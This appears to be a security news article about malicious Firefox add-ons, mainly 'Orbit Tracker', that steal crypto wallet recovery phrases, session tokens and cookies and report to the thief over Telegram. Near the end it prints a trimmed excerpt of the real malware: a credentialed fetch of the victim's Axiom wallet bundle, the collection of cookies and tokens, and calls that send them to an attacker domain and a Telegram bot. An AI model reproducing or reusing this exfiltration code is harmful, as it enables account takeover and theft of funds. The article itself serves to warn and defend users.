

An add-on on Mozilla's official Firefox store reads your crypto trading account, copies the passes that keep you logged in, and messages the thief on Telegram with what it found. It was still there on September 18.
Orbit Tracker sells itself as a memecoin dashboard. Security firm Socket named it publicly on September 9 and reported it to Mozilla's security team. Two days later the author uploaded a new version, and the only thing that changed was one web address.
Orbit Tracker is the live end of something much bigger. In August, Socket published research on 77 linked Firefox add-ons, and confirmed that 40 of them take wallet keys or logins. Mozilla's own add-on records now list all 77 as disabled.
Most crypto wallets are protected by a recovery phrase, usually 12 or 24 words. Anyone holding those words can rebuild the wallet on their own computer and move the money out. There's no password reset and nobody to call. Deleting the add-on afterwards changes nothing, because the words are already gone.
How a football app becomes a thief
Nine of the 40 started out as sports score apps. One showed basketball scores under the name Quick Shield. Another, Lite Swatch, did NBA scores. A third called Timer Pulse handled American football. Then a later version of each one dropped the scoreboard and picked up code that takes crypto wallet keys.

That swap works because of the way Firefox updates add-ons. Updates arrive on their own, and Firefox only asks you again when the new version wants a permission you haven't already given it. Keep the permissions, change the code, and nothing on screen tells you anything happened. The new version inherits every install, every review and all the trust the earlier one earned.
Another 37 add-ons in the same batch were still sitting at the sports-app stage. They were listed as password generators, dark mode switches, VPN tools and note takers. Every one of them actually just showed live football, basketball or hockey scores, and all 37 used the same borrowed sports data key. That shared key is how Socket tied them to each other.
Socket, Offside Wallet Theft Factory
Four ways they took the keys
Socket sorted the 40 working thieves into four groups:
- Seven were empty shells. Each one asked a cloud database for a web address and loaded whatever came back. Changing what that database sends back flips the add-on from a harmless notepad into a fake wallet page.
- Fifteen carried the fake wallet screen inside them. You typed your recovery phrase into a convincing import form, and it went straight to the thief.
- Thirteen were rebuilt copies of Rabby, a real crypto wallet. They worked normally, but they sent a copy of the wallet's keys to a server before the wallet encrypted them.
- Five ignored wallets and took saved logins and clipboard contents instead, in numbered pieces so nothing was too big to send.
Nothing ever looks wrong with that third group. You make your wallet, the wallet works, your balance shows up, and the keys were copied out while it saved them. Whoever copied them can empty it whenever they feel like it.
The permission list wasn't a warning
One of the empty shells called itself 0KX WEB3, swapping a zero for the O in OKX, a large crypto exchange. It used OKX branding, OKX screenshots, and a line in its listing promising it collected no data. There was no wallet code in it at all, just a notepad and a loader. Seven people had it installed.
It asked for two permissions. Not your history, not your saved passwords, not every site you visit. Two. An add-on whose whole job is to show you a page and wait for you to type your keys doesn't need much access. Picking add-ons by how little they ask for misses this completely.
Mozilla isn't ignoring the problem. It built an early warning system for wallet add-ons in 2025 that scores every new submission for risk and sends the suspicious ones to human reviewers. Koi Security still found more than 40 fake wallet add-ons a couple of months later, then over 150 the month after that, tied to roughly a million dollars taken from users.
Mozilla on crypto wallet scam add-ons

One line changed, and it was back

Mozilla still hosts all three versions of Orbit Tracker. TechWalrus downloaded each one from the store and compared them, and all three matched the checksums Mozilla publishes beside them, so these are exactly the files Mozilla serves.
Version 1.0 went up on August 25 weighing 4.79 MB, and most of that was a copy of a website. Whoever built it ran a website copying tool against j7tracker.io on the evening of August 14, dumped the result into a folder named hdwoihewohw, and zipped the lot into the add-on. That tool's own log rode along, including the line warning that the log can hold private details and shouldn't be shared.
Version 2.0 threw the website copy out and slimmed down to 679 KB. The one after it, signed by Mozilla on September 11, is the same file apart from a single line. Its collection address changed from susi.bonto.run to j7tracker.bonto.run, two days after Socket published the old one. Mozilla signed the new version, and it was still listed on September 18.
Orbit Tracker doesn't hide much of this. Its public listing asks for access to j7tracker.bonto.run and api.telegram.org, and names both on the page you read before you install. A profile calling itself J7 Tracker publishes it. Google pulled a Chrome add-on called J7Tracker for malware in July, and Socket found pieces of that add-on copied inside this one.
Socket on the Axiom and Padre add-ons
Only 167 lines of it take anything, and they stay quiet until you open Axiom, a crypto trading site. They check every half second for your wallet details to appear on the page. Then the add-on asks Axiom's own server for the bundle the site keeps for your account, the package holding your wallets and their key. Because you're already logged in, the server treats that request as yours and hands it over.
It also grabs the passes your browser holds to keep you signed in to Axiom, six kinds of them plus the cookies, which is enough to open your account later without your password. Everything goes to the thief's server in one post. A Telegram message follows with a count of wallet bundles and the email address on the account. Nobody tidied the code, so the programmer's test messages are still in there, emoji and all.

Here is the heart of it, trimmed to the lines that matter. The first request is the add-on asking Axiom for your wallets using your own login. The middle block is everything it packs up, and the last two lines are where it all goes.
// content.js, running on the page you are logged into
var resp = await fetch('https://api8.axiom.trade/bundle-key-and-wallets-v2', {
  method: 'POST',
  credentials: 'include'   // uses your own login
});

var payloadObj = {
  sBundles:  sBundles,
  bundleKey: bundleKey || '',
  tokens:    tokens,      // six sign-in passes: auth_token, jwt, ...
  user:      userInfo,
  cookieStr: document.cookie
};
sendMessage({ action: 'exfil', data: payloadObj });

// background.js
fetch('https://j7tracker.bonto.run/collect?d=' + payloadBase64);
fetch('https://api.telegram.org/bot<REDACTED>/sendMessage', { ... });
What to do
Open your add-ons list in Firefox and actually read it. Anything you don't remember installing, or that has quietly changed its name, goes. Check what each one asks for while you're there, and treat an unfamiliar web address in that permission list the way you'd treat a stranger's number in your contacts.
Never type a recovery phrase into an add-on. A real wallet asks for it once, during setup, in software you got from the wallet maker's own site. Go to that site and use the link it gives you, rather than searching the add-on store, because the search results are where the fakes wait.
If you already typed a recovery phrase or a private key into one of these, you have to assume that wallet can be emptied at any moment, and removing the add-on won't undo it. Make a fresh wallet with new keys and move whatever is left, today. A hardware wallet keeps the keys off the browser completely, which is the strongest protection against an add-on you trusted for months and shouldn't have.


